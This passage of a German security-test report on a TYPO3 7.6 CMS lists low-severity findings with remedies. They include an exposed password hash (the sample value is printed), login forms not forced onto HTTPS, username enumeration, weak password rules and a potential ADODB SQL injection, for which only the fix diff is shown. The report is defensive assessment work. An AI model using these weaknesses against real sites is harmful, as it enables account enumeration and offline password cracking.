Die Extension sf_register muss mit einem per GUI konfigurierbarenOpt-In-Verfahren ausgestattet werden, sodass registrierte Benutzerkonten erst durch einen Aktivierungslink freigeschaltet werden müssen.

6.1.7 Password-Hash wird wiedergegeben

Betroffenes Modul: Typo3 Core

Beschreibung:

Öffnet man im Backend den Punkt „Backend users" und wählt dort einen existierenden Benutzer zum Bearbeiten aus, so wird im darauffolgenden Formular in einem hidden-Field der Passwort-Hash des Benutzers, so wie er in der Datenbank steht, wiedergegeben.

```
<input type="hidden" name="data[be_users][7][password]"
value="$P$CRd1ACTFE1kxxNyDFIaIG7WubYPbET." />
```

Es besteht das (geringe) Risiko, dass die Seite im Cache gespeichert wird und der Hash folglich unberechtigt eingesehen werden kann. Einem Angreifer mit Zugriff auf diese Seite ist es möglich, anhand des Hashes einen Offline-Brute-Force-Angriff durchzuführen, um das zugehörige Passwort zu ermitteln.

Zudem ist die Ausgabe des Hashes an dieser Stelle unnötig.

Screenshot:



Abbildung 14: Aufruf der Backend-User-Seite mit dem Passwort-Hash im HTML-Quellcode

Risikofaktor: Leicht

Maßnahme:

Es sollte nie das Passwort oder der Passwort-Hash eines Benutzers ausgeliefert werden.

6.1.8 Unverschlüsselte Übertragung von Zugangsdaten im Frontend-Login

Betroffenes Modul: Typo3 Core (felogin)

Beschreibung:

Mit der Extension `felogin` kann sich im Frontend ein Benutzer anmelden. Dabei werden Zugangsdaten nicht zwangsweise verschlüsselt übertragen.

Ruft der Benutzer das Frontend per HTTP unverschlüsselt auf, so wird auch das Login-Formular unverschlüsselt zum Server gesendet.

Im Webserver war SSL prinzipiell konfiguriert, das Modul bietet jedoch keinen automatischen Redirect auf SSL.

Risikofaktor: Leicht

Maßnahme:

Das Login-Formular sollte ausschließlich per HTTPS versendet werden. Das Ziel des Formulars muss dementsprechend vom Modul auf HTTPS umgeleitet werden.

6.1.9 Unverschlüsselte Übertragung von Zugangsdaten in der Frontend-Registrierung

Betroffenes Modul: sf_register

Beschreibung:

Mit der Extension `sf_register` kann sich im Frontend ein Benutzer registrieren. Dabei wird das Registrierungsformular samt Zugangsdaten nicht zwangsweise verschlüsselt übertragen.

Ruft der Benutzer die Registrierungsseite per HTTP unverschlüsselt auf, so wird auch das Formular unverschlüsselt zum Server gesendet.

Im Webserver war SSL prinzipiell konfiguriert, das Modul bietet jedoch keinen automatischen Redirect auf SSL.

Risikofaktor: Leicht

Maßnahme:

Die Registrierungsformulare sollten ausschließlich per HTTPS versendet werden. Das Ziel dieser Formulare muss dementsprechend vom Modul auf HTTPS umgeleitet werden.

6.1.10 Ungenaue Beschreibung für [SYS][cookieSecure]

Betroffenes Modul: Typo3 Core

Beschreibung:

Die Beschreibung für die Konfiguration von `[SYS][cookieSecure]` ist nicht eindeutig und verständlich genug, um eine sichere Konfiguration vornehmen zu können:

> *Integer (0, 1, 2): Indicates that the cookie should only be transmitted over a secure HTTPS connection from the client.*
>
> *0 always send cookie*
>
> *1 (force HTTPS) the cookie will only be set if a secure (HTTPS) connection exists - use this in combination with lockSSL since otherwise the application will fail and throw an exception*
>
> *2 the cookie will be set in each case, but uses the secure flag if a secure (HTTPS) connection exists.*

Betrachtet man den Code hinter dieser Konfiguration, ergibt sich folgende Interpretation des Parameters `[SYS][cookieSecure]`:

`[SYS][cookieSecure]`	HTTP-Verbindung	HTTPS-Verbindung
`0`	Cookie wird ohne `secure` gesetzt.	Cookie wird ohne `secure` gesetzt.
`1`	Es wird kein Cookie gesetzt.	Cookie wird mit `secure` gesetzt.
`2`	Cookie wird ohne `secure` gesetzt.	Cookie wird mit `secure` gesetzt.

Die sicherste Konfiguration wäre also `[SYS][cookieSecure] = 1`.

Hierdurch wird auch sichergestellt, dass das Cookie bei einer HTTP-Verbindung erst gar nicht zum Benutzer gesendet wird.

PHP-Code:

typo3/sysext/core/Classes/Authentication/AbstractUserAuthentication.php

```
$cookieSecure = (bool)$settings['cookieSecure'] &&
GeneralUtility::getIndpEnv('TYPO3_SSL');
// Deliver cookies only via HTTP and prevent possible XSS by JavaScript:
$cookieHttpOnly = (bool)$settings['cookieHttpOnly'];
// Do not set cookie if cookieSecure is set to "1" (force HTTPS) and no secure channel
is used:
if ((int)$settings['cookieSecure'] !== 1 || GeneralUtility::getIndpEnv('TYPO3_SSL')) {
    setcookie($this->name, $this->id, $cookieExpire, $cookiePath, $cookieDomain,
$cookieSecure, $cookieHttpOnly);
    $this->cookieWasSetOnCurrentRequest = true;
} else {
```

Risikofaktor: Leicht

Maßnahme:

Es sollte in der Beschreibung zu dieser Konfiguration klarer herausgestellt werden, welche Unterschiede bestehen und welches Sicherheitsniveau durch die jeweilige Einstellung besteht.

6.1.11 Ungenaue Beschreibung für [BE][fileDenyPattern]

Betroffenes Modul: Typo3 Core

Beschreibung:

Die Konfiguration [BE][fileDenyPattern] ist mit folgendem Text beschrieben:

> *A perl-compatible regular expression (without delimiters!) that - if it matches a filename - will deny the file upload/rename or whatever in the webspace. For security reasons, files with multiple extensions have to be denied on an Apache environment with mod_alias, if the filename contains a valid php handler in an arbitrary position. Also, ".htaccess" files have to be denied. Matching is done case-insensitive. Default value is stored in constant FILE_DENY_PATTERN_DEFAULT*

Diese Beschreibung ist zu ungenau und erweckt einen falschen Eindruck hinsichtlich der Sicherheit. Man könnte annehmen, dass es generell nicht möglich ist, Dateien hochzuladen, die diesem Pattern entsprechen. Allerdings ist es einem Administrator generell erlaubt, alle Dateien hochzuladen (siehe Kapitel 6.1.2.2). Zudem bleibt unklar, dass Upload-Funktionen von Extensions nicht dieser Regel unterliegen, außer sie implementieren Sie explizit.

Der Satz "*For security reasons, files with multiple extensions have to be denied on an Apache environment with mod_alias, if the filename contains a valid php handler in an arbitrary position.*" kann nicht eindeutig interpretiert werden. Konkrete Handlungsanweisungen sollten beschreiben, welche Einstellungen im Apache vorgenommen werden sollten.

Risikofaktor: Leicht

Maßnahme:

Die Beschreibung des Parameters sollte hinsichtlich einer klaren Abgrenzung und für ein besseres Verständnis angepasst werden.

6.1.12 Schwache Passwort-Richtlinien für Frontend-Accounts

Betroffenes Modul: sf_register

Beschreibung:

Bei der Registrierung im Frontend über das Plugin sf_register sind zu schwache Passwort-Richtlinien gegeben. Als einzige Richtlinie wird verlangt, dass das Passwort zwischen 8 und 40 Zeichen lang ist. Es sind keinerlei weitere Passwort-Anforderungen gegeben, d. h. die Zeichenbasis wird nicht untersucht.

> *- The length of the given string was not between 8 and 40 characters.*

Eine visuelle Darstellung der aktuell eingegebenen Passwort-Komplexität unterstützt jedoch den Benutzer bei der Vergabe eines möglichst sicheren Passworts.

Bei Nutzung der Passwort-Vergessen-Funktion im Frontend erfolgt die Aufforderung zur Vergabe eines neues Passworts. Hierbei wird jedoch lediglich ein Passwort von mindestens 6 Zeichen Länge verlangt.

> *Please enter your new password twice. Password needs a minimum length of 6 chars.*

Damit ist die Passwort-Richtlinie für Frontend-Benutzer inkonsistent und nicht konfigurierbar.

Risikofaktor: Leicht

Maßnahme:

Das Plugin sf_register sollte eine konfigurierbare und konsistente Passwort-Richtlinie anbieten, die bereits mit einer möglichst sicheren Voreinstellung ausgeliefert wird.

6.1.13 Keine Passwort-Richtlinien für Backend-Accounts

Betroffenes Modul: Typo3 Core

Beschreibung:

Es können im Backend Benutzer mit beliebigem Passwort angelegt werden. Es muss lediglich mindestens ein Zeichen angegeben werden. Dies ist allerdings eher eine funktionale Anforderung, da der Login ohne Passwort nicht erlaubt ist. Somit würde man bei Vergabe eines leeren Passworts den Benutzer aussperren.

Es sind keinerlei Passwort-Richtlinien gegeben. Auch können diese nicht ohne Extensions eingestellt werden.

Von Typo3 gibt es lediglich eine textuelle Beschreibung[1], wie Passwörter gewählt werden sollten.

Risikofaktor: Leicht

Maßnahme:

Typo3 sollte nativ eine konfigurierbare Passwort-Richtlinie implementieren. Zumindest sollte es möglich sein, über einen Konfigurationsparameter die Mindestlänge des Passworts zu definieren.

6.1.14 Benutzernamen-Enumeration in Frontend-Registrierung

Betroffenes Modul: sf_register

Beschreibung:

Werden in der Registrierung über das Plugin `sf_register` Benutzernamen verwendet, welche bereits existieren, so wird die Fehlermeldung "*The Username is not unique*" ausgegeben. Dadurch kann man existierende Benutzernamen herausfinden, indem alle möglichen Benutzernamen probiert werden.

Für diesen Angriff ist es lediglich notwendig, das Feld "Username" im Registrierungsformular zu befüllen und das Formular abzusenden. Es ist kein CAPTCHA oder eine zeitliche Verzögerung vorhanden, um einen derartigen Angriff zu erschweren.

1 https://docs.typo3.org/typo3cms/SecurityGuide/GeneralGuidelines/SecurePasswords/Index.html

Risikofaktor: Leicht

Maßnahme:

Es wäre ein denkbarer Weg, dass bei Missbrauchserkennung die IP-Adresse des Angreifers temporär von der Registrierung ausgeschlossen wird. Dies hat jedoch auch zur Folge, dass ggf. sehr viele Benutzer hinter der IP-Adresse ausgeschlossen werden könnten.

6.1.15 Unnötige Dateien in Typo3-Extensions

Betroffenes Modul: Typo3 Extensions: Härtung

Beschreibung:

Üblicherweise werden Extensions mit zahlreichen Dokumentationen und Informationsdateien ausgeliefert. Diese werden für den Betrieb der Extensions nicht benötigt. Da diese Dateien über das Web abgerufen werden können, kann es sein, dass Versionsangaben oder weitere Informationen zu den Extensions preisgegeben werden.

Da die Dateistruktur von Extensions meist einem Schema entsprechen, sollten im Zuge der Härtung folgende Dateien gesucht und gelöscht werden:

```
/typo3conf/ext/*/ChangeLog
/typo3conf/ext/*/README.md
/typo3conf/ext/*/LICENSE.md
/typo3conf/ext/*/doc/
/typo3conf/ext/*/Documentation/
/typo3conf/ext/*/.git*
/typo3conf/ext/*/.git/
/typo3conf/ext/*/Tests
/typo3conf/ext/*/_make
/typo3conf/ext/*/phpunit*
/typo3conf/ext/*/build.xml
/typo3conf/ext/*/CHANGELOG.md
/typo3conf/ext/*/
```

Das Risiko an diesen Dateien sind die detaillierten technischen Informationen wie z. B. die Versionsnummer des Plugins, über die ein Angreifer herausfinden kann, welche Schwachstellen in dieser Version bekannt sind.

Risikofaktor: Leicht

Maßnahme:

Es sollte regelmäßig (nach jedem Plugin-Update) nach diesen unnötigen Dateien gesucht werden, um diese anschließend zu löschen.

6.1.16 Vendor-Beispiel-Dateien

Betroffenes Modul: Typo3 Core: Härtung

Beschreibung:

Es sind im Vendor-Verzeichnis noch einige Demo- und Beispiel-Dateien vorhanden, welche gelöscht werden können. Diese Dateien sind zwar nicht über das Web erreichbar, da das Vendor-Verzeichnis nicht im Document-Root liegt, sollten aber generell zur Härtung entfernt werden.

Liste der identifizierten Demo-Dateien und Verzeichnisse:

```
/vendor/pear/net_url2/docs/
/vendor/pear/http_request2/docs/
/vendor/phpwhois/idna-convert/example.php
/vendor/psr/log/Psr/Log/Test/
/vendor/swiftmailer/swiftmailer/doc/
/vendor/symfony/console/Tests/
/vendor/symfony/finder/Tests/
```

Risikofaktor: Leicht

Maßnahme:

Entweder Typo3 verzichtet in den Installationspaketen bereits auf diese Dateien und Verzeichnisse oder sie sollten im Zuge der Härtung des Systems gelöscht werden.

6.1.17 Potentielle SQL-Injection in ADODB

Betroffenes Modul: adodb

Beschreibung:

In der Extension ADODB kann potentiell über die Methode `SelectLimit` durch die Parameter `nrows` und `offset` das SQL-Statement manipuliert werden.

Diff der Behebung:

adodb.inc.php:

```
-   $nn = $nrows + $offset;
+   $nn = ((integer)$nrows) + ((integer)$offset);
```

Es wurde bereits eine Behebung im Github Repository bereitgestellt und per Pullrequest in den Master gemerged: https://github.com/ADOdb/ADOdb/pull/190.

Risikofaktor: Leicht

Maßnahme:

Eine Eingabevalidierung der Parameter `nrows` und `offset` auf Integer-Werte genügt an dieser Stelle zur Behebung der Schwachstelle.

6.2 Betriebssystem

6.2.1 Zusammenfassung

Es wurden wenige Fehler bzw. weitere Härtungsmaßnahmen auf der Ebene des Betriebssystems gefunden, welche in einem separaten Dokument [3] beschrieben werden, da diese nicht nur auf Typo3 zutreffen.

6.3 Webserver

6.3.1 Zusammenfassung

Es wurden wenige Fehler bzw. weitere Härtungsmaßnahmen auf der Ebene des Webservers gefunden, welche in einem separaten Dokument [3] beschrieben werden, da diese nicht nur auf Typo3 zutreffen.

6.3.2 X-Frame-Options doppelt gesetzt

Betroffenes Modul: Typo3 Core, Apache httpd: Härtung

Beschreibung:

Sowohl der Apache httpd Server als auch Typo3 setzen den X-Frame-Options-Header, um Clickjacking-Angriffe zu unterbinden. Dadurch wird der Header auch doppelt in der Server-Antwort wiedergegeben. Die Konfiguration hierfür ist in den beiden folgenden Dateien zu finden:

/etc/apache2/conf-available/security.conf

typo3/sysext/core/Configuration/DefaultConfiguration.php

Es gibt Browser, welche doppelte Header fehlerhaft interpretieren und somit keinen der beiden Header berücksichtigen. Dementsprechend sollte bewusst entschieden werden, an welcher Stelle dieser Header gesetzt wird.

Risikofaktor: Leicht

Maßnahme:

Der Header X-Frame-Options sollte entweder in Typo3:

```
'HTTP' => array(
    'Response' => array(
        'Headers' => array('clickJackingProtection' => 'X-Frame-Options: SAMEORIGIN')
    )
),
```

oder aber in der Konfiguration des Apache:


```
<IfModule mod_headers.c>
  Header always append X-Frame-Options SAMEORIGIN
</IfModule>
```

gesetzt werden.

6.4 Datenbank

6.4.1 Zusammenfassung

Es wurden wenige Fehler bzw. weitere Härtungsmaßnahmen auf der Ebene der Datenbank gefunden, welche in einem separaten Dokument [3] beschrieben werden, da diese nicht nur auf Typo3 zutreffen.

Anhang: Bewertungskriterien der Schwere der Testergebnisse

Risikofaktor „Hinweis"

	Beschreibung
Klassifikation	Keine Schwachstelle oder Schwachstelle ohne Risiko.
Korrektur	Korrektur nicht notwendig.
Auswirkung	Kein Schaden für System oder Anwendung.
Wahrscheinlichkeit	Nicht relevant.
Wissen des Angreifers	Nicht relevant.
Benutzerinteraktion	Nicht relevant.

Risikofaktor „Leicht"

	Beschreibung
Klassifikation	Schwachstelle selbst stellt keine signifikante Gefahr für System oder Anwendung dar. Schwachstelle bietet einem Angreifer neue Information für weitere Angriffe. Die Kombination verschiedener Schwachstellen mit Risikofaktor „Leicht" könnte zu einem höheren Risiko führen.
Korrektur	Korrektur wird empfohlen.
Auswirkung	Kein direkter Schaden für System oder Anwendung. In Kombination mit anderen Schwachstellen ist ein Schaden möglich.
Wahrscheinlichkeit	Kein Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann nur theoretisch ausgenutzt werden.
Wissen des Angreifers	Angriff erfordert erheblichen Aufwand und erhebliches Wissen.
Benutzerinteraktion	Abhängig von der Art der Schwachstelle ist eine hohe Benutzerinteraktion notwendig (z.B.: Social Engineering, Spam), um dem Angreifer eine Möglichkeit zum Ausnutzen der Schwachstelle zu bieten.

Risikofaktor „Mittel"

	Beschreibung
Klassifikation	Schwachstelle stellt ein mittleres Risiko für System oder Anwendung dar. Die Schwachstelle selbst reicht nicht aus, um das System zu übernehmen, kann jedoch Teil eines erfolgreichen Angriffes sein.
Korrektur	Korrektur wird dringend empfohlen.
Auswirkung	Begrenzter direkter Schaden für System oder Anwendung.
Wahrscheinlichkeit	Kein Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann ausgenutzt werden.
Wissen des Angreifers	Angriff erfordert hohen Aufwand und hohes Wissen.
Benutzerinteraktion	Abhängig von der Art der Schwachstelle ist eine unachtsame Benutzerinteraktion notwendig (z.B. Ignorieren von Fehlermeldungen), um dem Angreifer eine Möglichkeit zum Ausnutzen der Schwachstelle zu bieten.

Risikofaktor „Schwer"

	Beschreibung
Klassifikation	Schwachstelle stellt ein hohes Risiko für System oder Anwendung dar. Die Schwachstelle reicht aus, um Teile des Systems zu übernehmen.
Korrektur	Korrektur ist notwendig.
Auswirkung	Hoher direkter Schaden für System oder Anwendung.
Wahrscheinlichkeit	Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann ausgenutzt werden. Exploit kann durch Benutzerinteraktion repliziert werden.
Wissen des Angreifers	Angriff erfordert geringen Aufwand und geringes Wissen.
Benutzerinteraktion	Aktive Interaktion des Benutzers ist nicht erforderlich.

Risikofaktor „Sehr schwer"

	Beschreibung
Klassifikation	Schwachstelle stellt ein kritisches Risiko für System oder Anwendung dar. Die Schwachstelle reicht aus, um das gesamte Systems zu übernehmen.
Korrektur	Korrektur ist unbedingt notwendig.
Auswirkung	Direkter kritischer Schaden für System oder Anwendung.
Wahrscheinlichkeit	Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann ausgenutzt werden. Exploit repliziert sich automatisch ohne Benutzerinteraktion.
Wissen des Angreifers	Angriff erfordert geringen Aufwand und geringes Wissen.
Benutzerinteraktion	Benutzer kann sich nicht selbst schützen.

Anhang: Extensions

- Help>About (about) v7.6.0
- Help>About Modules (aboutmodules) v7.6.0
- File manager (ameos_filemanager) v1.0.0
- TYPO3 Backend (backend) v7.6.0
- Tools>Log (belog) v7.6.0
- Backend User Administration (beuser) v7.6.0
- Bootstrap Package (bootstrap_package) v6.2.15
- Compatibility Mode for TYPO3 CMS 6.x (compatibility6) v7.6.0
- Context Sensitive Help (context_help) v7.6.0
- TYPO3 Core (core) v7.6.0
- Help>TYPO3 Manual (cshmanual) v7.6.0
- CSS styled content (css_styled_content) v7.6.0
- Database Abstraction Layer (dbal) v7.6.0
- Direct Mail (direct_mail) v5.0.1
- Extbase Framework for Extensions (extbase) v7.6.0
- Extension Manager (extensionmanager) v7.6.0
- Frontend Login for Website Users (felogin) v7.6.0
- File>List (filelist) v7.6.0
- Fluid Templating Engine (fluid) v7.6.0
- Fluid Styled Content (fluid_styled_content) v7.6.0
- Form (form) v7.6.0
- TYPO3 Frontend library (frontend) v7.6.0
- Web>Func (func) v7.6.0
- HTML5 Video Player (html5videoplayer) v6.5.3
- Import/Export (impexp) v7.6.0
- Include JS (includejs) v0.0.2
- Indexed Search Engine (indexed_search) v7.6.0
- Web>Info (info) v7.6.0
- Web>Info, Page TSconfig (info_pagetsconfig) v7.6.0
- System>Install (install) v7.6.0
- The official Introduction Package (introduction) v2.2.3
- reCAPTCHA (jm_recaptcha) v1.4.0
- System language labels (lang) v7.6.0
- System > Configuration + DB Check (lowlevel) v7.6.0

- Universal page browser (pagebrowse) v1.3.4
- RealURL: speaking paths for TYPO3 (realurl) v2.0.0
- Web>List (recordlist) v7.6.0
- System Reports (reports) v7.6.0
- htmlArea RTE (rtehtmlarea) v7.6.0
- Salted user password hashes (saltedpasswords) v7.6.0
- Scheduler (scheduler) v7.6.0
- User>User Settings (setup) v7.6.0
- Frontend User Registration (sf_register) v7.6.0
- Static Info Tables (static_info_tables) v6.3.5
- TYPO3 System Services (sv) v7.6.0
- Internal notes (sys_note) v7.6.0
- Editor with syntax highlighting (t3editor) v7.6.0
- T3Blog Extbase (t3extblog) v2.0.1-dev
- TYPO3 skin (t3skin) v7.6.0
- Web>Template (tstemplate) v7.6.0
- Address List (tt_address) v2.3.5
- VHS: Fluid ViewHelpers (vhs) v2.4.0
- Web>View (viewpage) v7.6.0
- Web>Functions: Create multiple pages (wizard_crpages) v7.6.0
- Web>Functions: Sort pages (wizard_sortpages) v7.6.0

Literaturverzeichnis

[1] Studie „Sicherheitsuntersuchung von Content-Management-Systemen", Stand 22.12.2015

[2] Bundesamt für Sicherheit in der Informationstechnik, Durchführungskonzept für Penetrationstests, https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/Penetrationstest/penetrationstest_pdf.pdf?__blob=publicationFile, Stand November 2003

[3] T-Systems Multimedia Solutions GmbH, Testbericht: Sicherheitstest übergreifender Komponenten im Rahmen des Tests von Content-Management-Systemen, Version 3.0, Stand 14.04.2016

Stichwort- und Abkürzungsverzeichnis

Begriff	Beschreibung
Completely Automated Public Turing test to tell Computers and Humans Apart (CAPTCHA)	Test zur Unterscheidung von Computern und Menschen.
Content-Management-System (CMS)	Software zur Erstellung und Pflege von Webinhalten.
Cross-Site Request Forgery (CSRF)	Angriff zur unerwünschten Durchführung einer Transaktion in einer Webanwendung.
Denial-of-Service (DoS)	Angriff zur Einschränkung der Verfügbarkeit einer Anwendung oder eines Dienstes.
Proof of Concept (PoC)	Machbarkeitsnachweis.
Structured Query Language (SQL)	Abfragesprache für relationale Datenbanken.
Test and Integration Center (TIC)	Akkreditiertes Prüflaboratorium der T-Systems Multimedia Solutions GmbH.
Cross-Site-Scripting (XSS)	Sicherheitslücke in Webanwendungen zum Einfügen von Informationen aus einem Kontext, in dem sie nicht vertrauenswürdig sind, in einen anderen Kontext, in dem sie als vertrauenswürdig eingestuft werden.